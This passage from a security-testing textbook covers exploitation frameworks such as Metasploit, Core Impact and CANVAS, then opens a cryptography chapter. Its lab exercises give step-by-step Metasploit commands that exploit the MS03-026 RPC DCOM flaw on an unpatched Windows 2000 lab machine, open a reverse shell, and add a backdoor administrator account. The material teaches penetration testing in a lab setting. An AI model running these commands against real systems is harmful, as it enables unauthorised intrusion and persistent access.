The session's page serves as staging point in that all ongoing open sessions can be accessed there. Clicking the Sessions tab on the toolbar will take the user to the open session in progress, as shown in Figure 6-13.

**Figure 6-13** Metasploit Sessions tab.

On the Sessions tab, the user is presented with a web-based remote command shell on the remote system. This can be verified by executing the `ipconfig` command and verifying that the IP address of the targeted system of 192.168.123.100. The attacker now has a command prompt on the victim's computer via Metasploit. In our example, we have `IUSR_MACHINENAME` access to the machine.

On the Sessions page, you will see the options of Session Kill and Session Break. The Session Break option shuts down the session to the remote system gracefully by inserting an interrupt and prompting the user to end the session via the command shell. The Session Kill option opens a dialog box prompting the user to kill the session immediately.

### Metasploit Console

The second way to use Metasploit is via msfconsole. This is one of the more powerful ways to use Metasploit because it provides the user a much more granular control over the delivery of an exploit. Upon startup of the msfconsole, the user has four command-line options:

- `-h` — Display the help screen.
- `-s` — Read and execute a command.
- `_` — Display option information.
- `-q` — Do not display a start screen on startup.

The steps involved in executing an exploit with msfconsole are as follows:

1. Optionally list and set the default encoder and NOP generators.
2. Display the available exploit modules.
3. Select an exploit module.
4. Display and select the appropriate target platform.
5. Display and set the exploit options.
6. Display and set the advanced options.
7. Display and set the payload.
8. Optionally run the check functionality.
9. Launch the exploit.

Let's look briefly at these steps and focus on how they are somewhat different from those used in the Metasploit web interface mode.

Metasploit allows information to be passed between the framework engine and the exploit environment. The Metasploit framework is split into environments that include global and temporary variables. Some of these variables include general, encoder, and internal variables. The internal variables are shown here:

```
Metasploit Framework Environment Variables
===========================================
User-provided options are usually in UPPER SE, with the exception of
advanced options, which are usually Mixed-Case.
Framework-level options are usually in Mixed-Case, internal variables
are usually _prefixed with an underscore.

Internal Variables
These variables should never be set by the user or used within a module.

_Exploits - Used to store a hash of loaded exploits
_Payloads - Used to store a hash of loaded payloads
_Nops - Used to store a hash of loaded nops
_Encoders - Used to store a hash of loaded encoders
_Exploit - Used to store currently selected exploit
_Payload - Used to store currently selected payload
_PayloadName - Name of currently selected payload
_BrowserSocket - Used by msfweb to track the socket back to the browser
_Console - Used to redefine the Console class between UIs
_PrintLineBuffer - Used internally in msfweb
_CacheDir - Used internally in msfweb
_IconDir - Used internally in msfweb
_Theme - Used internally in msfweb
_Defanged - Used internally in msfweb
_GhettoIPC - Used internally in msfweb
_SessionOD - Used internally in msfweb
```

The user can first set and list the default encoder and NOP generators. This can be accomplished with the `show encoders` command. You can then set the encoder of your choice with the `setg encoder` command. It is worth mentioning that NOP is short for no operation and is nothing more than an instruction that reserves a place for a future machine instruction. The next step is to display the available exploit modules and select one for use. The msfconsole is unlike the web interface, as the exploits will not be listed by default. To display the lists of exploits, the user must use the `show exploits` command. Once an exploit has been chosen, there are again differences between the web interface, as msfconsole will provide much greater detail on the details of the exploit.

Upon selecting the exploit, the information is transferred from the temporary framework to the global environment. Next, the user must display and select the appropriate target platform. This moves the interface from the main mode to the exploit mode. New commands are now available as the user displays and sets the exploit options; these include targets, payloads, and options. Depending on what choices have been made here, advanced options might be available. Again, these variables are selected with the `set` command. The users can now display and select the payload. Payloads can be viewed with the `show payloads` command. After assigning the payload, there may be the option of running a functionality check. These checks are not perfect; they may return a certain number of false positives and false negatives. It usually best to determine the vulnerability through other means such as those discussed in Chapters 4 and 5 of this book. Finally, the user can launch the exploit. If everything was configured correctly, the attack will be successful.

### *Metasploit Command-Line Interface*

The big difference between the Metasploit console and the Metasploit command-line interface (msfcli) is that msfcli does not have access to the underlying operating system. This means it is most useful when no interactivity is required or msfcli is being run as a piece of a script for use with another program.

The steps involved in executing an exploit under the msfcli are as follows:


1. Pick a suitable exploit module.
2. Choose the appropriate target platform.
3. Select a payload from the available list.
4. Select an exploit and payload options.
5. Execute the exploit.

### *Updating Metasploit*

Now that you have had an overview of Metasploit, you might be eager to download the tool and try out some of its functionality. Just because it's an exploit tool doesn't mean that it won't need updates just like any other piece of software. The Metasploit web site `www.metasploit.com` provides regular updates to the framework, including updates to the core program and to the included exploits. You can access the updates from the program's Start-menu msfupdate option or from the command line. From the framework's installed folder, enter the following:

```
./msfupdate -u -f
```

Metasploit is currently at 191 exploits and 106 payloads. Figure 6-14 shows some of these payloads.



Browse modules by type

- Exploits (191)
- Auxiliary (36)
- Payloads (106)
- Encoders (17)
- Nops (5)

**Figure 6-14** Metasploit payload options.

## ExploitTree


According to `http://securityforest.com`, the ExploitTree is an organized attempt to categorize all available exploit code. The goal is to become the largest up-to-date repository of source code and complied exploits. One unique feature of the project is the concurrent versioning system. This allows the user of the project to mirror the contents of the ExploitTree project and keep a copy on his or her local system that can be updated when the database is revised. Figure 6-15 shows an example of the database. After choosing applications and the subcategory of web browsers, you can next see the list of web server categories. As an example, as of the writing of this book, IIS had a total of 84 exploits listed.

One way to apply ExploitTree is to use it with the Exploitation Framework, as discussed next.

### *Exploitation Framework*

Exploitation Framework is similar to Metasploit except that this particular tool is backed up by one of the largest exploit databases known. It runs off the ExploitTree database that is publicly available. It is almost scary to examine how easy this tool is to use, even by the complete novice. Once you have used a system-level scanner like Nessus to find vulnerability attacks, it can be launched in four simple steps:

1. Select your exploit from the exploit list.
2. Specify all required parameters.
3. Click the Exploit button.
4. Access the shell that you now have on the victim's computer.



ExploitTree/application/webserver

Current directory: [ExploitTree] / ExploitTree / application / webserver
Files shown: 0

| File |
|---|
| 4dwebstar/ |
| _uncategorized/ |
| alibaba/ |
| anhttpd/ |
| apache/ |
| atphttpd/ |
| badblue/ |
| coldfusion/ |
| eserv/ |
| gaztek/ |
| iis/ |

**Figure 6-15** ExploitTree online browsing.

## Core Impact

This is by far the most advanced of the three tools discussed here. Core Impact is a mature point-and-click automated exploit and assessment tool. It's a complete package that steps the user through the process, starting at scanning and continuing through the exploit and control phase. This tool is useful for everyone from the novice to the seasoned security professional. Core Impact uses a step-by-step approach to penetration testing, as follows:

1. Launch Core Impact and create a new workspace.
2. Gather information about target hosts.
3. Choose wizard mode or advanced mode. (Wizard mode offers a step-by-step guided tour attack interface. Advanced mode offers the user the choice of specific options as they progress.)

As an example, in advanced mode you can attack hosts by means of exploit mode. Exploit mode allows you to browse files, set the victim's system as source, or even open a mini command prompt on the victim's system. Advance mode also allows the user to take total control of the victim's system.

While exploiting and controlling a system, Core Impact enables the user to utilize something known as *pivoting*. Basically, pivoting allows a compromised machine to be used to compromise another. As an example, during exploitation, the user can set the targeted system as source. This means as that system is used to attack other vulnerable systems, it (the first compromised system) appears to be the source of the attack. Once all vulnerable system have been identified, targeted, and exploited, Core Impact makes it easy to do cleanup and return the network to the condition it was in before launching the attack. Core Impact is an impressive tool, with the only downside being its cost. Depending on its configuration and allowed network scope, it can cost upward of $25,000. To learn more about the tool, check out the demo that is included on the enclosed DVD or read more at their web site, `www.coresecurity.com/products/coreimpact`.

### CANVAS

CANVAS is a tool developed by Dave Aitel of Immunitysec.com. It was written in Python, so it is portable to Windows and Linux. It's a commercial tool that can provide the security professional with attack and penetration capabilities. Like Metasploit, it is not a complete all-in-one tool. It does not do an initial discovery, so you must add your targets manually. It's cleaner and more advanced than Metasploit, but it does require you to purchase a license. However, this does provide you with updates and support. Overall, this is a first-rate tool for someone with penetration and assessment experience.

## Determining Which Tools to Use

Now that you have seen a few of the tools that can be used for vulnerability assessment activities, it's time to start thinking about which ones you are going to use. A significant factor in this decision process is what type of assessment you end up performing. You will probably find that system-level scanners will be some of the most useful tools to use on a regular basic. You'll also want to consider the disruption factor. For example, you must determine what processes, both human and computer, must be put on hold during a scan. Certain scanning tools run intrusive scans, which can disrupt network or computer systems as part of their operation. Many tools, however, can be automated. They can scan machines and networks and report their progress, or generate a report when done, or both. With these tools, it is possible to perform scans during off-hours, reducing or eliminating downtime. The degree of disruption, if any, that the user can tolerate is a big factor to be considered.

## Picking the Right Platform

You might have noticed that we have seen some tools that work on both Windows systems and on Linux systems, such as BackTrack. This raises the issue as to what is the best OS to use for security testing. That varies, because it really depends on the task. As discussed in Chapter 2, ''Building a Software Test Platform,'' there are a couple of ways to address this concern:

- **Set up a computer as dual boot** — Load Windows and your favorite flavor of Linux on the machine, and you can switch between operating systems as needed. This scenario is workable, but gives you access to only one operating system at a time.
- **Set up a Windows system and run BackTrack from a CD or from a USB thumb drive** — Again, this will work, but you have access to only one system at a time.
- **Consider using a virtual machine** — VMWare and Virtual PC both enable you to run both operating systems at the same time. This is the preferred method because you can quickly move between operating systems.

For the security professional that is going to be performing on-site work, the virtual machine configuration may be a good choice. It's portable and gives you the ability to take it where you need it. From port scanning with Nmap, to system-level assessments with Nessus, all the way to using Metasploit, you'll always be up for the task. Just remember that the tradeoff is that you may give up some performance by using a laptop.

## Summary

Automated assessment tools are an important tool for the security professional. Products such as Nessus, Retina, LANGuard, and others help provide a baseline of security. These tools are most useful when used for periodic assessments and reviews. They enable the user to get an overall view of the vulnerabilities and potential exposure of networked devices. Used along with inventory management, patch management, and other good security practices, these techniques can go a long way toward securing the infrastructure.

The other interesting category of assessment tools we discussed are the exploitation framework and attack tools. These tools are become much more mature than they were just a few years ago. Metasploit is one of the powerful tools in this category. It is a free tool that is available for Linux and Windows, and it allows several different payload modules to be used for any specific exploit. The three default interfaces to Metasploit are msfweb, msfconsole, and msfcli. The msfweb interface uses a web-based control. It can be used by most browsers. The msfconsole system is the most useful and flexible because it utilizes an interactive command-line shell. The msfcli interface can be useful when Metasploit needs to be accessed through a script.

All these tools allow the user to find a vulnerability and then point and click to exploit. Tools such as Core Impact are not free, but they do allow the user to seamlessly set the source of exploits and move to total control of the system. Core Impact has a high level of sophistication that uses a methodical step-by-step approach to penetration testing. It has been developed in such a way that users with any level of training can use this tool.

## Key Terms

- **Common Vulnerability and Exposure (CVE)** — A type of dictionary of standard terms related to security threats.
- **Nessus** — A system-level security-assessment program.
- **Public key infrastructure (PKI)** — An electronic framework for trusted security that works much like a driver's license bureau in the real world in that it provides a level of trust.
- **Secure Sockets Layer (SSL)** — Developed in 1994 by Netscape as an encryption protocol that encodes data sent over the World Wide Web and makes it unreadable to anyone intercepting the transmission by using a public key cryptosystem.
- **Transmission Layer Security (TLS)** — Functionally, the same as SSL because it is an application-independent protocol used for establishing a secure connection between a client and server.
- **Vulnerability scanner** — Software designed to scan for and find vulnerabilities in a network, application, or code.

## Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

## Metasploit BackTrack

One of the most popular publicly available attack platforms is the Metasploit Framework. It combines a long list of exploits with sophisticated payloads. This exercise uses Metasploit to examine the RPC DCOM (Direct Component Object Model) vulnerability in unpatched Microsoft Windows products.

Microsoft operating systems such as Windows 2000, Windows XP, and Windows 2003 support the RPC protocol, which allows a remote program to execute code locally. One interface to the RPC protocol is DCOM, which listens on RPC ports and handles RPC requests. A vulnerability in the RPC DCOM interface allows an attacker to execute arbitrary code and perform arbitrary actions with system privileges on the target system. Typical actions include the installation of programs and creation of accounts with full privileges.

In this exercise, you use BackTrack to attack a Windows system. Before getting started, make sure that you have your BackTrack CD or VM you set up earlier and a Windows 2000 unpatched computer system running:

1. From the Start menu, go to the K menu ➪ Scanning ➪ Security Scanner ➪ Metasploit Commandline.
2. Start Metasploit by entering the following:

   ```
   ./msfconsole
   ```

3. Scanning can take place directly from the Metasploit Framework console. Run Nmap and direct it at your targeted Windows 2000 computer:

   ```
   nmap -sS -T5 192.168.123.xxx
   Note:
   Replace 192.168.123.xxx with the address of the
   system that you are attempting to scan.
   ```

4. Enter **show exploits** at the prompt to list all available exploits.
5. Select the msrpc_dcom_ms03_026 exploit by entering the following:

   ```
   use msrpc_dcom_ms03_026
   ```

6. Next, enter **show payloads** to list all available payloads that work with the current exploit. For this example, use a simple reverse connect shell that can be selected by entering the following:

   ```
   set PAYLOAD win32_reverse
    The response will be:
   PAYLOAD -> win32reverse
   ```

**NOTE Various other variables can optionally be set, too. For this exercise, you will utilize only the basic functions of Metasploit. The Metasploit variables you need to be aware of are these:**

- **RHOST — The remote host you are targeting (in this exercise, the Windows 2000 computer)**
- **LHOST — The local host (the IP address of the BackTrack system)**
- **TARGET — The supported exploit targets (the version of OS that is vulnerable)**

7. Enter the IP address of the target with the `set RHOST` command, as shown here:

```
msf msrpc_dcom_ms03_026 (win32_reverse) > set RHOST 192.168.123.X
```

The response will be

```
RHOST -> 192.168.123.75
```

8. Now show targets, as follows:

```
msf msrpc_dcom_ms03_026 (win32_reverse) > show targets
```

The response will be

```
Supported Exploit Targets
=========================
0 Windows NT SP6/2K/XP/2K3 ALL
```

9. Set the TARGET as shown here:

```
msf msrpc_dcom_ms03_026 (win32_reverse) > set TARGET 0
```

The response will be

```
TARGET -> 0
```

10. Set the LHOST IP address as shown here:

```
msf msrpc_dcom_ms03_026 (win32_reverse) > set LHOST 192.168.123.X
```

11. After these variables have been set, enter **show options** to confirm the settings of your variables. If everything looks correct, enter **exploit**. If the target is vulnerable, you will receive a command prompt from the remote host, as shown here:

```
msf msrpc_dcom_ms03_026 (win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target
[*] Sending request...
[*] Got connection from 192.168.123.23:4321 <-> 192.168.123.75:1027

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

12. To verify that you are on the RHOST, enter **ipconfig**. At this point, the attacker has local system privilege, meaning an escalation of privilege is not necessary. You can now use your command prompt to further exploit the victim computer. For example, you might add a backdoor by adding a new user to the administrator group, as follows:

```
net user the_hacker password /add
net localgroup "administrators" the_hacker /add
```

With this particular exploit, you gained system access; however, many exploits can cause denial-of-service (DoS) or other issues, which may not result in a successful attack. In addition, some of the most consistently executable attacks can also sporadically have unintended results. Ethical hackers must warn clients of this possible outcome.

## Metasploit Windows

Exploit tools such as Metasploit are not just for Linux users. In this exercise, you use Metasploit Web FE on a Windows XP computer to attack a Windows 2000 system. DCOM will again be the target. This attack allows the attacker to execute malicious code sent to ports 135, 139, 445, 593, or other configured TCP/UDP ports that have access to RPC:

1. Before getting started, make sure that you have downloaded Metasploit from `www.metasploit.com`.
2. From the Window XP computer, use the Start menu to choose Programs ⇨ Metasploit Framework ⇨ MSFWeb. Leave the resulting command prompt window open for the duration of the attack.
3. Now, start Internet Explorer and enter the URL `http://127.0.0.1:55555`. The browser should open the splash screen shown in Figure 6-16.
4. Scroll down in the Internet Explorer window to see the list of exploits. Choose the Microsoft RPC DCOM MS03-026 exploit, as shown in Figure 6-17.





**Figure 6-16** Metasploit splash screen.



Microsoft RPC DCOM MS03-026

| | |
|---|---|
| Name: | msrpc_dcom_ms03_026 v1.39 |
| Authors: | H D Moore <hdm [at] metasploit.com> |
| | spoonm <ninjatools [at] hush.com> |
| Arch: | x86 |
| OS: | win32, win2000, winnt, winxp, win2003 |

This module exploits a stack overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP6, Windows 2000, Windows XP, and Windows 2003 all in one request :)


- http://www.osvdb.org/2100
- http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx

Select Target:

0 - Windows NT SP6/2K/XP/2K3 ALL (default)

**Figure 6-17** Metasploit exploit screen.


5. Select the platform of your target: Windows NT SP6/2K/XP/2K3 ALL, as shown in Figure 6-18.
6. Choose the win32_adduser payload, as shown in Figure 6-19.
7. Now you need to specify the details of the attack. These include the IP address of the computer you are attacking (the Windows 2000 computer) and the name and password of the user that you would like to create (with administrative privilege). Use the following information:
   - **RHOST** — IP address of the Windows 2000 computer
   - **Password** — hacker
   - **Username** — hacker



Select Target:

0 - Windows NT SP6/2K/XP/2K3 ALL (default)

**Figure 6-18** Metasploit target-selection screen.




Microsoft RPC DCOM MS03-026 (win32_adduser)

| | | | | |
|---|---|---|---|---|
| RHOST | Required | ADDR | | The target address |
| RPORT | Required | PORT | 135 | The target port |
| EXITFUNC | Required | DATA | thread | Exit technique: "process", "thread", "seh" |
| PASS | Required | DATA | | The password for this user |
| USER | Required | DATA | | The username to create |

Preferred Encoder: Default Encoder

Nop Generator: Default Generator

**Figure 6-19** Metasploit Payload screen.



```
Processing exploit request (Microsoft RPC DCOM MS03-026)...
Using payload: win32_adduser
```

**Figure 6-20** Metasploit results.

8. Click the Exploit button when you are ready to perform your exploit. A system may not always execute this attack successfully because you are launching a buffer overflow. You will receive no obvious sign to indicate that the exploit was successful. Your output will probably look similar to the one shown in Figure 6-20.
9. To verify the success of the attack, see whether you can log in (look in the user table for your Windows 2000 computer's confirmation, from the command line on the targeted system enter **net localgroup administrator**). If there is no entry for your created user or you cannot log in, the attack was unsuccessful.


When you have finished exploring the functionality of Metasploit, you have completed this lab exercise.

## Exploring N-Stalker, a Vulnerability Assessment Tool

N-Stalker is a web server security-auditing tool that scans for more than 30,000 vulnerabilities. It is important to consider tools such as this one because the last few exercises have demonstrated the dangers of having unpatched systems. You need to download and install N-Stalker from `www.nstalker.com`.

1. Start N-Stalker from a Windows computer. The program is installed under Start ➪ Programs ➪ N-Stalker ➪ N-Stalker Free Edition. You will be presented with the startup screen shown in Figure 6-21.
2. Enter a host address or a range of addresses to scan.
3. Click Start Scan.
4. After the scan completes, the N-Stalker Report Manager will prompt you to select a format for the resulting report as choose Generate HTML.
5. Review the HTML report for vulnerabilities.

Armed with this report, your next step should be to set priorities on which services should be patched and hardened.



Web Application URL (i.e: http://nstalker.net/myWebApp/)

www.myapplication.net

Development / QA

Stage 1 of SDLC - These are the policy templates for Development and QA Security analysis. These rules include Cross-Site scripting and SQL Injection, Buffer Overflow test cases, Parameter Tampering rules.

Configuration Summary :

| Options | Value |
|---|---|
| Web Spidering Method | Crawl. No Initialization script provided. |
| Parsing Options | Javascript Enabled. Robots.txt Enabled. |
| Follow links over HTTP or HTTPS protocol | Disabled. |
| Discover Server-side technology (i.e: PHP, ASP) | Enabled. |
| Web Application Authentication | Disabled. No information found. |
| Quick-scan method (fast scan, false positives) | Enabled. |

**Common OWASP Top10 Check**
(Click on Change button to modify settings)

**Figure 6-21** N-Stalker.

## Exploring the SecurityForest.com Web Site

SecurityForest.com is a collaboratively edited forest consisting of trees that anyone can contribute to. These exploit trees break out in an orderly fashion so that they display the tools and exploits available for each step of a penetration test and for the exploits available for specific networks, systems, and applications:

1. Open your browser and go to `www.securityforest.com`.
2. Notice on the left of the screen that several trees are listed.
3. Click the Exploit Tree online interface.
4. This page will have links for applications, systems, and networks. Click the Applications link.
5. On this page, you will see links for all the applications that have been listed in the database. Find the link for web servers, and click the link for the IIS application.
6. Under IIS, locate the `Jill-win32.c` exploit code. After you have found the code, you can view it by clicking the View button. If you have identified an IIS server susceptible to the IPP printer buffer overflow, this tool could be compiled and executed to take advantage of that vulnerability.

7. Continue to explore the SecurityForest web site. If you return to the main page, you will see that there is also a database of tools under the Tool tree link that lists all tools by category.
8. Finally, click the Exploitation Framework link. The Exploitation Framework is similar to the Metasploit database except that it leverages the huge amount of exploits in the exploit tree. An available AVI movie demonstrates the tool at the `www.securityforest.com/wiki/index.php/Exploitation_Framework_Screenshots` page. You can download the actual browser-based Windows tool from `www.securityforest.com/wiki/index.php/Exploitation_Framework_Download`.

CHAPTER

7

# Understanding Cryptographic Systems

This chapter takes an in-depth look at cryptographic systems and processes. This is an important topic because everyone deals with encryption in one form or another. Go to any ATM and insert your debit card, pay at the pump for gas, or even enter the password on the computer you built in Chapter 1. Each of these activities involves some type of cryptographic process.

For anyone involved in security, it is important that you understand the basics of cryptographic systems. This includes symmetric encryption, *asymmetric* encryption, and public key infrastructure (PKI). Understanding how these systems works provides the building blocks for analyzing systems that security engineers work with, including identification and *authentication* systems. Authentication can be based on passwords, tokens, or biometrics. No matter how the activity or authentication is performed, most likely some cryptographic processes are involved. As an example, if it is an encrypted password, how is the password encrypted? Is it some form of symmetric encryption, asymmetric, or maybe a password hash? Knowing these details will help you assess how strong the system is and what potential weaknesses the system may have. In your lab you may want to assess passwords or other encrypted values. Understanding cryptography will help you understand how to perform tasks such as password cracking.

## Encryption

On the most basic level, encryption is designed to keep secrets. This is nothing new. As long as man has existed, there has been a need to keep secrets.

The ancient Hebrews used a basic cryptographic system called ATBASH that worked by replacing each letter used with another letter the same distance away from the end of the alphabet; A was seen as a Z, and B was seen as a Y. The Romans had a system known as Caesar's cipher. Caesar's cipher worked by a shift of 3 so that an A would be replaced with a D. Both ATBASH and Caesar's cipher are examples of a substitution cipher in which each letter in the plaintext is replaced by a letter that is some fixed number of positions down the alphabet. An example of this can be seen in Figure 7-1.




**Figure 7-1** Caesar's cipher.

The Spartans also had their own form of encryption called Scytale. This system functioned by wrapping a strip of papyrus around a rod of fixed diameter on which a message was written. The recipient used a rod of the same diameter on which he wrapped the paper to read the message. If anyone intercepted the papyrus, it appeared as a meaningless message. More complicated systems have been developed through the ages, and by the early 20th century complicated mechanical devices such as Enigma were being used to encrypt and decrypt data. Enigma was a German substitution cipher machine that was capable of being used in the field. During WWII its cipher was broken by a group of individuals located at Station X, which is actually an estate located in Bletchley, England.

Encryption can take on many different forms. The examples just described are types of secret key or symmetric encryption. It's effective but requires a common shared key. This can be a problem because the key must not be disclosed to a third party; otherwise, confidentiality cannot be ensured. Asymmetric encryption overcomes some of the problems associated with symmetric encryption but comes with its own drawbacks. One is the fact that it is much slower than symmetric encryption. Finally, there is the one-way cryptographic process. This is known as hashing. Although used primarily to ensure integrity, it's another powerful tool for security professionals. Each of these concepts has to do with *cryptography*, which is the study of secret writing. *Cryptology* comprises cryptography and cryptanalysis. The study of trying to break cryptographic codes without the key is known as *cryptanalysis*.

Many times you may hear the term *code* or *cipher* used. A code uses symbols or groups of letters to represent words or phrases. A cipher works by replacing one letter with another by either a simple or a complex scheme. Are codes and ciphers unbreakable? The only unbreakable system known is a one-time pad (Vernam cipher). This cryptographic system uses a key that is the same length as the message and the key is only ever used once.

Now let's look at each of these topics in more detail.

## Secret Key Encryption

As mentioned earlier, symmetric encryption is a technology by which a single shared secret key is used for encryption and decryption. Figure 7-2 describes this process.

